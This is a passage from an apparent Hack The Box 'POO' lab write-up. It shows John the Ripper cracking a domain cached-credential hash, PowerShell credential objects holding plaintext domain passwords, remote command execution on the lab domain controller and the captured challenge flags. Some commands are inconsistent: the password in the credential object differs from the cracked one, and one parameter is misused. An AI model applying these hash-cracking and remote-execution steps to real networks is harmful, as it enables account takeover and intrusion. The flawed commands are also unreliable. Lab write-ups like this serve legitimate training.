Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed
```

Screenshot Evidence of Cracked Hash p00_adm

```
root@kali:~/HTB/POO# cat admhash.txt
p00_adm:32c28e9a78d7c3e7d2f84cbfcabebeed
root@kali:~/HTB/POO# john --rules --format=mscash2 admhash.txt --wordlist=/usr/share/seclists/Passwords/Keyboard-Combinations.txt
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 128/128 AVX 4x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ZQ!zaq1          (p00_adm)
1g 0:00:00:00 DONE (2020-06-03 16:32) 5.555g/s 5688p/s 5688c/s 5688C/s /;p0e3w2..ZQ!wert
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed
```

With the passwords for both domain users I created a variable containing the stored credentials for use whenever I need them

```
# p00_adm
$SecPassword = ConvertTo-SecureString 'ZQ!5t4r' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('intranet.poo\p00_adm', $SecPassword)

# p00_dev
$2SecPassword = ConvertTo-SecureString 'Development1!' -AsPlainText -Force
$2Cred = New-Object System.Management.Automation.PSCredential('intranet.poo\p00_dev', $2SecPassword)
```

Test to verify you can execute commands on the Domain Controller.

```
Invoke-Command -HideComputerName dc.intranet.poo -Credential $Cred -ScriptBlock { pwd }
```

Screenshot Evidence of Remote Command Execution

```
*Evil-WinRM* PS C:\Temp> Invoke-Command -ComputerName dc.intranet.poo -Credential $cred -ScriptBlock { pwd }

Path                       PSComputerName
----                       --------------
C:\Users\p00_adm\Documents dc.intranet.poo
```

After cracking p00_adm password and adding the user to the Domain Admins group I was able to read the final flag

```
Invoke-Command -ComputerName dc.intranet.poo -Credential $cred -ScriptBlock { type C:\Users\p00_adm
\Desktop\flag.txt }
FLAG 5: POO{1196ef8bc523f084ad1732a38a0851d6}
```

FLAG 5: POO{1196ef8bc523f084ad1732a38a0851d6}